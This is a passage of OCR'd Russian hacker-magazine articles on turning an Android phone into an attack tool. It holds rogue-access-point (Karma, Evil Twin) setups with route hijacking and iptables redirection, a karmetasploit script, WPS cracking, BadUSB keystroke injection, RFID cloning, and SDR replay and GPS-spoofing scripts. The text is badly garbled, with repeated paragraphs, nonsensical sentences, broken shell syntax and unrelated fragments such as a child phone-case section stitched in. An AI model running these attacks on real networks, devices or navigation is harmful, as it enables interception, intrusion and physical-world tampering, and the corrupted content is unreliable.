Часто подключаемые к открытой сети устройства будут либо с несконфигурированными настройками, либо с уже истекшим сроком аренды IP-адреса. Как известно, дефолтным для сетевых интерфейсов является запрос настроек по DHCP. Тот факт, что клиентское устройство попросит у нас параметры нашей сети, позволяет применить достаточно хитрый и опасный прием. Вместо стандартной маски **0.0.0.0/0** (default, на все адреса) мы можем выразить то же самое через две маски **0.0.0.0/1 + 128.0.0.0/1**, которые в совокупности образуют тот же дефолтный маршрут:

```
0.0.0.0/0 via 10.10.0.
1 <- исходный дефоттный маршрут, все пакеты изначально идут по нему
0.0.0.0/1 via 1.0.0.1 <- новый маршрут, перекрывающий первые 50%
IPv4-сетей
128.0.0.0/1 via 1.0.0.1 <- второй маршрут, перекрывающий вторые 50%
IPv4-сетей (маска короче, и такие маршруты окажутся приоритетнее)
```

Теперь наш беспроводной интерфейс станет дефолтным для доступа к любым IPv4-адресам. Однако то, что мы задали его через две, чуть более короткие маски сети, сделает наши маршруты приоритетнее стандартного **0.0.0.0/0**, поскольку сети с более короткими масками всегда предпочтительнее. И поэтому, если у подключившегося к нам клиента уже имелся сетевой интерфейс, например проводной, его трафик окажется перетянут на нас. Таким образом мы сможем перехватить трафик любого смежного интерфейса.



На самом деле такое поведение, помимо «сверх-MITM-эффекта», имеет опасное, но предсказуемое последствие — устройство может стать недоступным из других сетей. Можно представить себе достаточно вероятный сценарий: включение Karma и массовое подключение к нему IP-камер. После перекрытия маршрутов, подключенные по проводу к пульту видеонаблюдения, они могут стать недоступными.

В итоге, используя трюк с маршрутами, мы можем:

- перехватить трафик смежных сетевых интерфейсов;
- привести к сетевому отказу в обслуживании.

Attack OPN → MITM

Неважно, есть ли у клиентского устройства другие сетевые интерфейсы и были ли они перекрыты, с DHCP мы в любом случае станем для клиента шлюзом. Это значит, что трафик жертвы в сторону интернета пойдет через нас. Находясь в позиции легального MITM, атакующий может попытаться вмешаться в SSL-трафик, прочитать или подменить незашифрованный трафик или дать сигнал обновления и внедрить бэкдор.

Attack OPN → доступ к сети

Наконец, между атакующим и жертвой образуется обычный сетевой канал, который может быть использован для запуска произвольных атак уровня приложений. Начиная от уязвимостей в ПО и ОС, заканчивая подбором паролей и последующей компрометацией устройства.

Ключевой момент для атакующего в том, что он заранее не знает тип устройства, которое к нему подключится. Это создает определенные сложности. В частности, нужно быть готовым атаковать любое устройство, притом сделать это нужно быстро, так что без автоматизации тут будет сложно.

Итак, если атакующему удастся подключить к себе чей-то ноутбук, он может начать подбирать к нему пароль или проэксплуатировать уязвимость и получить доступ в систему.

Если это смартфон, то, подключившись, он начнет передавать через атакующего кучу конфиденциальной информации. Не стоит забывать, что сотни мобильных приложений, которые установлены на телефонах на все случаи жизни, вполне способны что-то транслировать в незащищенном виде. Они могут некорректно проверять SSL-сертификат или быть подверженными произвольному исполнению кода при подделке трафика.

Если нам попадется принтер, подключенный проводом к корпоративной сети, то и он может пересылать через себя трафик. Таким образом, беспроводной принтер в худшем из сценариев станет для злоумышленника шлюзом во внутреннюю сеть компании.

Наконец, таким образом могут подключаться и IP-камеры. В этом случае как минимум возможен доступ к самому устройству и к его видеоинформации. Как максимум — IP-камеры могут быть впоследствии взломаны и стать точкой проникновения, ведь, как известно, это далеко не самые защищенные устройства. Тем более IP-камеры часто располагаются в физических границах периметра, откуда до них можно дотянуться прямо с улицы.

Мы видим, что разнообразные клиентские устройства Wi-Fi вокруг нас на короткое время могут подключаться к некоторым беспроводным сетям и злоумышленник вполне в состоянии их атаковать.

Продолжение статьи →

KARMA-ГЕДДОН

ЭКСПЛУАТАЦИЯ ПОЛЕЗНЫХ СЕРВИСОВ, ПОСТРОЕННЫХ ПО ПРИНЦИПУ KARMA

Время перейти к эксплуатации. Следующий сценарий выполняет автоматическую атаку на клиентские устройства с версиями ПО ниже стандартной бесплатной версии.

```
sudo apt install -y karma
sudo karmetasploit
msfconsole -r karma.rc
sudo tcpdump -i wlan0 -w karma.pcap
sudo hostapd -B -P /tmp/hostapd.pid /tmp/hostapd.conf
sudo dnsmasq -C /tmp/dnsmasq.conf
sudo iptables -t nat -A PREROUTING -i br0 -p tcp -dport 80 -j DNAT --to-destination 192.168.1.1:80
sudo iptables -t nat -A PREROUTING -i br0 -p tcp -dport 443 -j DNAT --to-destination 192.168.1.1:80
sudo iptables -t nat -A POSTROUTING -j MASQUERADE
sudo iptables -A FORWARD -j ACCEPT
sudo -s -f -setsid
sudo -s -f -setsid
sudo -s -f -setsid
```

КИБЕРФОН

С точки зрения хакера, мобильный телефон — трубка/модем для компьютерных атак, особенно атак системного уровня. Но для большинства имеется ограничение по разрешению. В этой статье мы погружаем с тобой, как превратить обычный мобильный на Android в мощную кибер-трубку.

Автор статьи Дмитрий Ларин, ведущий специалист по мобильным технологиям

ПРЕВРАЩАЕМ ТЕЛЕФОН НА ANDROID В И-НСТРУМЕНТ ХАКЕРА

INFO

Это стаья — часть серии публикаций о прикладных приемах взлома и атак с использованием подручных устройств, которые можно собрать дома. В этом материале мы рассмотрим систему сборки прошивки для мобильных телефонов, которая даст с закрытыми информацией и технологиями, но не отдадим от подробных атак. Предыдущие статьи серии: «Кибер-Шерлок», «Кибер-шпион», «Кибер-ограбление».

WARNING

Статья имеет познавательный характер и предназначена для ознакомления с принципами проведения тестирования в рамках контракта. Ни автор статьи, ни редакция не несут ответственности за любой вред, нанесенный в применении изложенной информации. Распространение вредоносного программы, нарушение тайны переписки, нарушение работы сетей — преступление.

Сейчас у каждого есть смартфон, значит рынок для него не один. Тем что операционка с мобильностью на борту, сильно упрощает задачу. Но есть нюансы, которые Google хотя, конечно, начал серьезно прикрывать, туда, где хакеры могут развернуться. Давай рассмотрим основные из них.

В телефоне системных больше прошивок, что с его помощью можно сделать, зависит от прошивки. Для большинства телефонов есть кастомные прошивки на основе исходников LineageOS, или на основе исходников, которые выкладывает производитель. Если Благодаря тому, что Linux — это даже ядро, в большинстве случаев, если у тебя есть root, с применением ядерных пакетов можно пока немного расширить диапазон, включить в АРМ, до ещё и в форме, и в ядро, и в прошивке.

Перед тем, как прошивать что-нибудь на телефон, нужно определиться, что можно прошить с его помощью? Все атаки, что [продемонстрированы в статье](), можно реализовать на любом смартфоне, но есть нюансы, которые можно использовать, чтобы сделать атаку еще круче. Можно выделить несколько отличных телефонов от Google — Nexus и Pixel. Они отличаются тем, что в них есть возможность прошивки через Fastboot, а телефоны на базе «Android» — отличаются тем, что в них есть возможность интерпретировать скрипты. Что есть, он в системе стоит, интерпретатор, и можно запускать скрипты, которые, в принципе, могут что-то сделать с телефоном. Ещё, в большинстве телефонов первая интерпретируется Интерпретатор, — такая вещественная теория перед интерпретацией устройствами типа Pineapple. Конечно, это не значит, что изучение от сцепки для фишинга и скрипторов начинаем. Но, в общем-общем, где-нибудь найдешь, сделай и перед атакой, в принципе, можно использовать, если нужно.

Для прошивания большинства или в телефоне взаимодействия, как правило, используется специальная утилита с драйверы для них. Среди прошивок можно прошить с его помощью? Все атаки, что [продемонстрированы в статье]() можно реализовать на любом смартфоне, но есть нюансы, которые можно использовать, чтобы сделать атаку еще круче. Можно выделить несколько отличных телефонов от Google — Nexus и Pixel. Они отличаются тем, что в них есть возможность прошивки через Fastboot, а телефоны на базе «Android» — отличаются тем, что в них есть возможность интерпретировать скрипты. Что есть, он в системе стоит, интерпретатор, и можно запускать скрипты, которые, в принципе, могут что-то сделать с телефоном. Ещё, в большинстве телефонов первая интерпретируется Интерпретатор, — такая вещественная теория перед интерпретацией устройствами типа Pineapple. Конечно, это не значит, что изучение от сцепки для фишинга и скрипторов начинаем. Но, в общем-общем, где-нибудь найдешь, сделай и перед атакой, в принципе, можно использовать, если нужно.

Для прошивания большинства или в телефоне взаимодействия, как правило, используется специальная утилита с драйверы для них. Среди прошивок можно прошить с его помощью? Все атаки, что [продемонстрированы в статье]() можно реализовать на любом смартфоне, но есть нюансы, которые можно использовать, чтобы сделать атаку еще круче. Можно выделить несколько отличных телефонов от Google — Nexus и Pixel. Они отличаются тем, что в них есть возможность прошивки через Fastboot, а телефоны на базе «Android» — отличаются тем, что в них есть возможность интерпретировать скрипты. Что есть, он в системе стоит, интерпретатор, и можно запускать скрипты, которые, в принципе, могут что-то сделать с телефоном. Ещё, в большинстве телефонов первая интерпретируется Интерпретатор, — такая вещественная теория перед интерпретацией устройствами типа Pineapple. Конечно, это не значит, что изучение от сцепки для фишинга и скрипторов начинаем. Но, в общем-общем, где-нибудь найдешь, сделай и перед атакой, в принципе, можно использовать, если нужно.

НАСТРОЙКА GNU-ОКРУЖЕНИЯ

Так за историческ сложилось, что большинство ПО, часть написанного сорцы обычные для Linux, а для Android — нет. Чтобы использовать, нужно или перекомпилировать, часть сорц под нужную платформу, или перенести Linux-среду в прошивку для кастомной сборки. Перенести Linux-среду в прошивку для кастомной сборки сложнее и порознь нужно всё для среды Linux, это расширяется скрипт. Но, если нужно только одно, или несколько пакетов, проще:

КИБЕРФОН

ГЕРМЕТИЧНЫЙ ЧЕХОЛ ДЛЯ ЗАЩИТЫ ВАШЕГО ТЕЛЕФОНА В ИНТЕРНАТЕ И ЛАГЕРЕ

ВВЕДЕНИЕ

Сегодня почти каждый ребенок имеет смартфон. Но в школах, на занятиях, в лагерях и в интернатах телефоны отнимают, прячут, отключают — это вызывает у ребенка стресс и тревогу. Есть и другая сторона — ребенок, что, не дай бог, упадет в унитаз или потеряется — при звонке телефона ребенок сразу перезвонит, и вопрос решен.

Мы хотим, чтобы дети могли пользоваться своим телефоном, но в рамках разумного. Если подарить ребенку смартфон, то ему нужно будет выполнять определенные правила. Мы предлагаем такую схему: ребенок может пользоваться своим телефоном в свободное время, но только в определенное время. Если ребенок нарушает правила, мы можем на пулеметной очереди отключить его телефон. Ребенок не сможет пользоваться своим телефоном, пока не выполнит определенные условия. Если ребенок выполнит условия, мы можем отключить его телефон. Ребенок не сможет пользоваться своим телефоном, пока не выполнит определенные условия. Если ребенок выполнит условия, мы можем включить его телефон. Ребенок может пользоваться своим телефоном в свободное время.

Для этого мы разработали специальный чехол для смартфона. Внутри чехла расположены два модуля: модуль управления и модуль сигнала. Модуль управления — это обычная плата на базе ESP32 с Wi-Fi. Модуль сигнала — это обычная плата на базе ESP32 с Wi-Fi и 433 МГц передатчиком. Модуль управления подключается к Wi-Fi роутеру и ждет команды. Модуль сигнала подключается к Wi-Fi роутеру и ждет команды. Модуль сигнала — это обычная плата на базе ESP32 с Wi-Fi и 433 МГц передатчиком

КИБЕРФОН

ГЛОБАЛЬНАЯ СЕТЬ ПОДКУПОВ ДЕЛАЕТ ВЫВОДЫ В ИНСТРУМЕНТ МАЙДАН

Можно видеть, как любая пользователь разделяет вторую ядовит каждого любой. Ненужно ненужно ненужно

КИБЕРФОН

ПРЕВРАЩАЕМ ТЕЛЕФОН В ШПИОНСКИЙ В ИНСТРУМЕНТ МАЖОРА

Сюрпризы, которые готовят всё сильнее растущие точки доступа, не которые включают WPS.

Запуск атаки на WPS точки доступа

После захода WSDD у нас появляется новая точка доступа Sagemcom Fast 3686 с включенным WPS. Запускаем на ней атаку Pixie Dust. Через 2 минуты 30 секунд WPS-пин получен, и мы можем начать атаку на атаку может выглядеть на стандартном интерфейсе Pixie Dust.

Атака на WPS точки доступа Sagemcom Fast 3686 завершена

Атака на WPS может также быть не корректной, так и домашней роутер с дыре (пароль: С помощью этой атаки можно максимум за 3 минуты получить пароль WPA-ключ, который позволит нам получить доступ к беспроводной сети аналогичное использованию PSK-ключа. Если вскрыть WPS-пин не удалось, то можно попробовать использовать Pixie Dump. Запускаем Sagcom Fast Dump (использовать с ключом -p) и передаем данные в виде таких же параметров. Но эксплуатация этих полезных перебоях ядра WPS-пин может запнуться на начале пути. Следовательно, перед тем, как начать использовать Pixie Dump, попробуйте, чтобы частые не стоять возле точки доступа.

Онлайн-брутфорс

Что же, если у вашего доступа сосиски нет клиентов? Вполне нив в полезные точки доступа могут не иметь на клиентов, не подверженного перебору WPS-пин. Или пароль к роутеру с брутфорсу PWND. Однако и таких устройств могут быть весьма ценными.

Подбор паролей точки доступа с помощью точки доступа

Подробности этой атаки выполнены в отдельной статье — «Взлом на соцсеть. Или как Facebook помогает хакерам» в ноябрьском спецвыпуске.

Атаки на клиенты

Все рассмотренные выше атаки объединяют то, что они направлены на точку доступа. Но есть и такие, которые направлены на клиентов. Для проведения таких атак «Киберфон» — это целая сенокосилка: как на Wi-Fi клиенты, так и на проводные. Чтобы атаковать клиентов, к которым у пользователей или их устройств есть доверие. Вы, без доверия, скажем, подключиться к вашей полезной точке, так как клиенты клиенты инициируют подключение. Особенно такие атаки можно разделить на две группы:

- атаки на сервисы пользователя, требующие применения социальных инженерных приемов;
- атаки на клиентские приложения, уязвимые для атаки.

Evil Twin

Эта атака на первую группу клиентов. Суть в использовании Wi-Fi-точки доступа, которая будет выглядеть для пользователя как уже знакомая. Для этого в нашем «Киберфоне» есть полезная утилита hostapd-wpe.

```
root@kali:~# ifconfig wlan0 up
wlan0 is up and 11.0.0.1/24 dev wlan0
wlan0 is up and 12.0.0.0/24 dev wlan0 table 97
wlan0 updates ip rule + PRIORITY(0) : wlan0 -p tcp -dport 80 -j REDIRECT --to-ports 80

root@kali:~# ifconfig -a
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 11.0.0.1  netmask 255.255.255.0  broadcast 11.0.0.255
        inet6 fe80::a8bb:ccff:fe00:110  prefixlen 64  scopeid 0x20<link>
        ether a8:bb:cc:00:01:10  txqueuelen 1000  (802.11)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 1152 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# iptables -t nat -A PREROUTING -i wlan0 -p tcp -dport 80 -j REDIRECT --to-port 80
root@kali:~# echo "done"
done
```

Сервер часто запуска запрашивает имя беспроводной сети и шифрование. Если клиенты для Сервера подтвердит. Если него он запрашивает при клиентов, разрешая вернуть как обычно.

Перевод пять заявки — это реализация самой точки доступа:

```
root@kali:~# cp /usr/share/doc/hostapd-wpe/examples/hostapd-wpe.conf .
root@kali:~# mv hostapd-wpe.conf /etc/hostapd/hostapd-wpe.conf
root@kali:~# nano /etc/hostapd/hostapd-wpe.conf
root@kali:~# hostapd-wpe /etc/hostapd/hostapd-wpe.conf
Ready to accept connections.
wlan0: AP-DISABLED
wlan0: Interface ap_scan=2 is unknown - driver needs nl80211 for AP-only
wlan0: Failed to initialize driver interface
wlan0: interface state UNINITIALIZED->DISABLED
wlan0: AP-DISABLED
wlan0: Flushing old station entries
wlan0: Deauthentication notification
wlan0: reason = 3 (deauth_ss_ap)
wlan0: Stopped hostapd-wpe
wlan0: Reading configuration file '/etc/hostapd/hostapd-wpe.conf'
wlan0: Using interface wlan0 with hwaddr a8:bb:cc:00:01:10 and ssid "Free_Wi-Fi"
wlan0: Setup of interface done.
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```

Вторая часть заявки — это DHCP- и DNS-сервисы, которые показывают устройствам, что они подключены к сети точки доступа и интернет. Каждая полезная «Киберфона» клиента в точке или атаки роутера по DNS-имени или перенаправ его на IP-адрес точки доступа.

```
root@kali:~# nano /etc/dnsmasq.conf
root@kali:~# cat /etc/dnsmasq.conf
# Disable DNS server
port=0
# Log queries
log-queries
# Log DHCP activity
log-dhcp
# Interface to bind to
interface=wlan0
# Bind only to specified interface
bind-interfaces
# Do not read /etc/resolv.conf
no-resolv
# Do not read /etc/hosts
no-hosts
# Do not read /etc/ethers
no-ethers
# Do not read /etc/dhcp-hosts
no-dhcp-hosts
# Do not read /etc/dhcp-leases
no-dhcp-leases
# Do not read /etc/dhcp-options
no-dhcp-options
# Do not read /etc/bootp-dynamic
no-bootp-dynamic
# Do not read /etc/bootp-hosts
no-bootp-hosts
# Do not read /etc/dhcp-range
no-dhcp-range
# Do not read /etc/dhcp-static
no-dhcp-static
# Do not read /etc/dhcp-host
no-dhcp-host
# Do not read /etc/dhcp-boot
no-dhcp-boot
# Do not read /etc/dhcp-vendor
no-dhcp-vendor
# Do not read /etc/dhcp-option
no-dhcp-option
```

ПРОДВИНУТЫЙ КИБЕРФОН

ЗАРЯЖАЕМ ТЕЛЕФОН ХАКЕРСКОЙ СИЛОЙ

Обычный мобильный телефон на Android может стать грозным оружием в руках хакера — как сам по себе, так и с использованием нескольких дополнительных устройств. Но одного железа для полного успеха недостаточно: чтобы вдохнуть в хакерский смартфон жизнь, необходимо озаботиться софтом. О нем мы сегодня и поговорим.

s0i37
Lead cybersecurity analyst at USSC t.me/s0i37_channel
s0i37@ya.ru

INFO

Эта статья – продолжение материала «Киберфон. Превращаем телефон на Android в инструмент хакера». Она завершает цикл публикаций о практических приемах взлома и атак с использованием подручных устройств, которые можно собрать дома. В этих материалах мы раскрываем простые способы получения несанкционированного доступа к защищенной информации и показываем, как ее оградить от подобных атак.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

В статье «Киберфон. Превращаем телефон на Android в инструмент хакера» был показан простой и универсальный способ создания GNU-окружения — базы для хакерского инструментария. Мы рассмотрели принцип сборки драйверов прямо на устройстве, а также организовали взаимодействие Android с GNU. Затем я продемонстрировал часть хакерских возможностей современного смартфона. Это были самые опасные и распространенные векторы нападения с использованием радиоканала. Давай взглянем, на что способен телефон при непосредственном физическом доступе к атакуемому устройству.

Продолжение статьи →

ПРОДВИНУТЫЙ КИБЕРФОН

ЗАРЯЖАЕМ ТЕЛЕФОН МАКЕРСКОЙ СИЛОЙ

BadUSB

Сложенная Android-устройства имеет из коробки богатую подмножину внутреннего USB. Например, при подключении к компьютеру телефон обычно определяется как USB-диск, на который можно скопировать файлы. Но подмножина шире или менее. Вот это мощная карта на возможные USB-трюки. Ты можешь самостоятельно изучить какие карты уже реализованы в новом ядрах, а полезные изобретения перенести в свой кастомный ядро. Сейчас Google тоже начинает потихоньку внедрять в ядро поддержку гаджетов для всех возможных BadUSB-атак.

BadUSB-hid

Подмножина можно без труда эмитировать клавиатуру и выполнить произвольные скрипты. Для этого необходимо использовать модуль — это эмиссия была описана в статье «Опасные игрушки» (Хакер, Февраль 2015, Взлом BadUSB с дрелью). Нам потребуется USB-функция **hid_keyboard**. В стандартном ядрах Android-гаджетов данная функция может включить в телефоне при помощи скрипта:

```
/system/bin/hid_keyboard
```

/sys/class/android_usb/android0/f_hid/ — /dev/hidg0

Теперь можно в /sys/class/android_usb/android0/f_hid/ и /dev/hidg0 для эмиссии клавиатуры. Для этого нужно сначала отключить гаджет:

```
echo 0 > /sys/class/usb/ f hid: 1 - UDC
cat > /dev/hidg0 < /dev/zero
echo 1 > /sys/class/usb/ f hid: 1 - UDC
```

В результате телефон может стать USB-клавиатурой. Активирует нажатия клавиатуры такой скрипт:

/data/local/bin/keystrokes.sh

```
#!/bin/sh

[ $# -ne 1 ] && echo $0:Illegalch '$1' && exit 1
echo -n '$1'

python2 /data/bin/keyboardkeys.py | sed -u '$d;s/^ /sp/;s/^$/en/;s/^[0-9]/n&/;s/^[A-Z]/u&/' | /data/bin/usb_write
/data/bin/usb_write -n
rm /tmp/usb_write_fifo.in
```

В строке с телефона вызов BadUSB-hid может выглядеть даже менее сложно:

```
echo -n 'ls -l /sys/class/usb/ | head -1 - UDC
cat > /dev/hidg0 < /dev/zero
echo 1 > /sys/class/usb/ f hid: 1 - UDC
echo -n 'ls -l /sys/class/usb/ | head -
```

ПРОДВИНУТЫЙ КИБЕРФОН

ЗАРЯЖАЕМ ТЕЛЕФОН ХАКЕРСКОЙ СИТОЙ

PROGRAMMR

Технологии RFID (125 кГц) и NFC (13.56 МГц) применяются повсеместно: в системах контроля доступа, в транспорте, в платежных картах и даже в паспортах. Рассмотрим, как с ними работает смартфон.

RFID и NFC легко слушать. Но вид уже слабо отличается. Есть пара нюансов: в отличие от RFID, NFC использует только полный протокол бесконтактной передачи данных. Современные чипы совмещают обе технологии NFC и не исключают RFID, поэтому NFC-фишки сейчас — универсальные. Поэтому в статье мы говорим только про NFC. Другая сложность — аппаратная, с использованием фреймворка.

Отслеживание бесконтактной передачи обычным фреймворком

Если прочитанная карта кажется интересной — это обычно RFID, прикрытым — NFC. Для RFID нужно отдельное железо. Для NFC — обычный смартфон. Сценарий атаки отличается: у данной характеристики. Мобильные системы контроля и управления доступом в бизнес-центрах и на предприятиях чаще работают с RFID, а в транзите или в стеллаже — с NFC — после всего из NFC. Также карты отличаются, включая и банковские, работают на основе технологии NFC. Поэтому в дальнейшем говорим только про NFC, а в конце вернемся к RFID.

Обе технологии гарантируют бесконтактный метод взаимодействия ближнего поля. Для NFC — 13.56 МГц, для RFID — 125 кГц. Для RFID нужно специальное железо на каждую частоту. Поэтому NFC использует современное.

Для RFID в NFC-чипе есть эмуляция — бесконтактная взаимодействует с поскладными — поскольку в отличие от RFID, NFC-чипы могут эмулировать в сочетании с устройством Android. Для этого работы требуется софт-фреймворк.

```
CONFIG_USB_ACM=m
CONFIG_USB_G_ACM_MS=y
usb mode=ptp adb acm
```

Сама схема зависит от аппаратной конструкции и аналогична имеется

```
git clone https://github.com/frameworks/platform_frameworks_base
cd platform_frameworks_base
```

RFID

RFID — технология бесконтактной идентификации. Но суть управления, кодирования и передачи данных. Для RFID-меток используется специальная кодировка — модулированный сигнал и частота. Есть, будь проще, но сложнее. RFID-метки сделаны с ЦЕР-кодами, которые несут информацию и использовать подпрограмму. Что тоже решается, что карта не отличается: сигнал отличается.

Для исследования метки нам нужно: смартфон, прошивка прошивка с поддержкой данных

```
/fdd/clone.sh
#!/bin/sh

# Clone
:
:
tag=$(sh -ipc /proc/$(ps | grep -w -m1 -F -f /dev/ttyACM0 | cut -f1 -d' ')/fd/1 -c 'lf
-q -p 3 -d "tag" -f "tag" -c "lf hitag -n 1 -p 3 -d "tag" -f "tag"
echo $tag
sleep 1
lf -q -p -d -c -s -f -c -s -f -c -s -f
```

ПРОДВИНУТЫЙ КИБЕРФОН

ЗАРЯЖАЕМ ТЕЛЕФОН ХАКЕРСКОЙ СИЛОЙ

Прослушивание радиоэфира с помощью SDR

HackRF — самый доступный полудуплексный SDR, который позволяет как принимать, так и отправлять радиосигналы на частотах в большом диапазоне — от 1 МГц до 6 ГГц. При этом формы сигнала передаются в цифровом канале полностью задаются программно. Это открывает огромные возможности для взаимодействия с радиосигналами. Например, можно изучить любой радиосигнал, а затем воссоздать его в нужном виде.

Разумеется, с телефона крайне неудобно рекомпилировать радиосигнал, внедрять его формы, управлять стоской кодированием, а потом пытаться модулировать его обратно из двоичного кода. Оставим это для компьютера. Но некоторые радиосигналы достаточно просты, кроме автоматизированных и могут быть выполнены с телефона.

Гарантия второго, сигнализации, даже управление автоматикой на предприятии — все далеко не полный список простого, которые могут быть атакованы с помощью SDR. Рассмотрим некоторые из самых простых атак.

Replay

Очень простой атакой, удобно реализуемой с телефона, может быть replay-атака — запись радиосигнала и его последующее воспроизведение (подобно магнитофону).

sdr/record.sh
```
#!/bin/bash

[[ $# -gt 1 ]] && freq="$1" || read -p 'freq: ' freq
[[ $# -gt 2 ]] && dumpfile="$2" || read -p 'dumpfile: '/sdcard/gsss-${date +%Z.%m.%y.%H.%S}.wav'
[ -z "$DATE" ] && DATE=$(2 * 1000 * 1000)

echo "$dumpfile"
sudo hackrf_transfer -s 1 -t $DATE -f "$freq" -r "$dumpfile" -l 40 -g 62
```

sdr/play.sh
```
#!/bin/bash

[[ $# -gt 1 ]] && freq="$1" || read -p 'freq: ' freq
[[ $# -gt 2 ]] && dumpfile="$2" || read -p 'dumpfile: ' dumpfile
[ -z "$DATE" ] && DATE=$(2 * 1000 * 1000)

sudo hackrf_transfer -s 0 -t $DATE -f "$freq" -t "$dumpfile" -x 47
```


sdr/replay.sh
```
#!/bin/bash

[[ $# -gt 1 ]] && freq="$1" || read -p 'freq: ' freq
dumpfile="/sdcard/sdr-${date +%Z.%m.%y.%H.%M.%S}.wav"
[ -z "$DATE" ] && DATE=$(2 * 1000 * 1000)

./record.sh "$freq" "$dumpfile"
read -p 'Replay? ' continue
./play.sh "$freq" "$dumpfile"
```

Передача радиосигнала, как правило, никак не ограничивается в пространстве. Если фрагмент не содержит криптографической функции или начинающих последовательностей, то он может быть записан и воспроизведен атакующим в полный момент.

Открытие шлагбаума — это одна из самых бесобидных и простых вещей, которую можно сделать подобным образом.

Запись радиосигнала от беспроводного брелока для открытия ворот

И далее атакующий уже сам может управлять телефоном.



Открытие ворот с использованием записанного радиосигнала

Если полудуплекс вещи можно продолжать с промышленной техникой, то это уже не выглядит как простая забава. Аналогично для более сложных радиосигнальных систем, запущен заранее посмотренный grunzdo-сценарий. Например, для угона радиоуправляемой техники.

GPS spoofing

Подключает по спутника, по мощности сопоставимый с обычной лампой накаливания, дождю до земли с высоты 20 тысяч километров, значительно сгребает — и радиосигнал становится в 100 раз ниже уровня шумов. Это дает хорошую техническую возможность перебить и подделать сигнал даже на самых мощнейших спутниках.

Спутники системы GPS были запущены в космос почти полвека тому назад. В то времена после еще не думали о компьютерной безопасности, в сейчас спутники уже не вечны. С помощью SDR атакующий может подделать сигнал от спутников GPS и вместе с ним задать произвольную текущую координату:

sdr/gps/spoofing.sh
```
#!/bin/bash

trap 'echo interrupted' INT
[[ $# -gt 1 ]] && lat="$1" || read -p 'latitude: ' lat
[[ $# -gt 2 ]] && lon="$2" || read -p 'longitude: ' lon
DURATION=${2:-60}
FREQ=1575420000
FREQ=1575420000

./gps-sdr-sim/gps-sdr-sim -b 8 -d $DURATION -o /opt/gps-sdr-sim/
brdcm0010.21n -l /sdcard/gsss.bin -l $lat,$lon,0
sudo hackrf_transfer -s 0 -t $DATE -f $FREQ -t /sdcard/gsss.bin -x
20 -a 0
#git clone https://github.com/osqzss/gps-sdr-sim; cd gps-sdr-sim;
make
```

В качестве примера с расстояния нескольких метров телефон телепортируется в Дубай.

Телефон с помощью SDR успешно телепортирует другой телефон

На самом деле геолокационирование современных мобильных телефонов достаточно умное и выполняется не только по спутниковым системам, где, помимо GPS есть еще ГЛОНАСС, Galileo и BeiDou, но и по назначным источникам сигналов — сотовым вышкам, точкам доступа Wi-Fi и встроенным датчикам. А современная программное обеспечение умеет определять попытки «телепортации», поэтому сделать локацию лучше плавно по нескольку сотен метров.

Зато автономные GPS-модули более подвержены такой атаке. Позиционирование в квадрокоптере или танкике позволяет не руководствоваться назначенным источниками сигналов, которая в воздухе или море особо-то и нет.


Интакт от подделки координат может быть самый разнообразный, начиная автоматической посадкой и уходом дрона в заданная воздействием на более внушительные транспортные средства. Например, зловышенка, плывущая на корабле, который движется на автопилоте и ориентируется по спутникам, теоретически вполне может, маневрируя с GPS, заставить его повернуть в любую сторону.

Вообще, по GPS синхронизируется сначала не местоположение, в время. И время тоже можно подделать. Если эксплуатировать время, то уязвимости эксплуатировать уже не нужно — достаточно просто выбрать опубликованный ранее, но некоторым обстоятельствам может привести к отказу в обслуживании.

DMR decode

Другим примером использования SDR может быть перехват переговоров с использованием рации. Многие рации передают голос открыто, не обеспечивая никакого шифрования. Многие, поэтому, слушали чужие переговоры на дешевых китайских рациях.

Для работы переговоров атакующий может выбрать открытый диапазон частот, на котором работают большинство рация, — около 433 МГц — и выставить FM демодулятор.



Телефон с помощью SDR фиксирует сигнал от рации

Многие SDR имеют еще и передавать сигналы. Использив grunzdo-сценарий на рисунке ниже, атакующий может отправить аудиосообщение на такую рацию.

Speech Synthesis
Speech Synthesis
Speech Synthesis

ПРОДВИНУТЫЙ КИБЕРФОН

ЗАПРАВКАМ ТЕЛЕФОН МОЖНО ПОСЛЕ ПРИЕМА

QR

Мобильный телефон работает сканером кодов, или же QR-сигнатурой. С QR можно делать разные трюки: сделать, к примеру, с помощью:

- бумаги, чтобы обмена проводить;
- бумаги, чтобы сигнал отнять, чтобы в обслуживании или даже между, скажем в кафе;
- пластик, аналоги SD, чтобы на карманы сохранять QR.

Отнесудить, QR-сигнатуры могут и при этом, и помощью соответствующего Python-обеспечения в виде:

```
pip install pyzbar
pip install Pillow # для чтения данных
# ИЛИ ИЛИ ИЛИ # для записи данных
```

Чтобы отнесудить QR-сигнатуры, нужно в консоли и интерпретаторе ввести или при помощи соответствующего ПО, чтобы не нарушать конечных инструкций:

```
qz-terminale.sh
#!/bin/bash
# Чтобы отнесудить QR-сигнатуры
# Чтобы отнесудить QR-сигнатуры
pkexec apt-get install -y zbar-tools
pkexec "$pwd" -c "zbarcam --raw --nodisplay | tee -a ~/qz-log"
pkexec "$pwd" -c "zbarcam --raw --nodisplay | tee -a ~/qz-log"
# ИЛИ ИЛИ ИЛИ
# ИЛИ ИЛИ ИЛИ
# ИЛИ ИЛИ ИЛИ
```

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ОСВАИВАЕМ РАЗНЫЕ СПОСОБЫ ПОИСКА ЗАДАЧ В ПРОГРАММАХ ДЛЯ X86 64

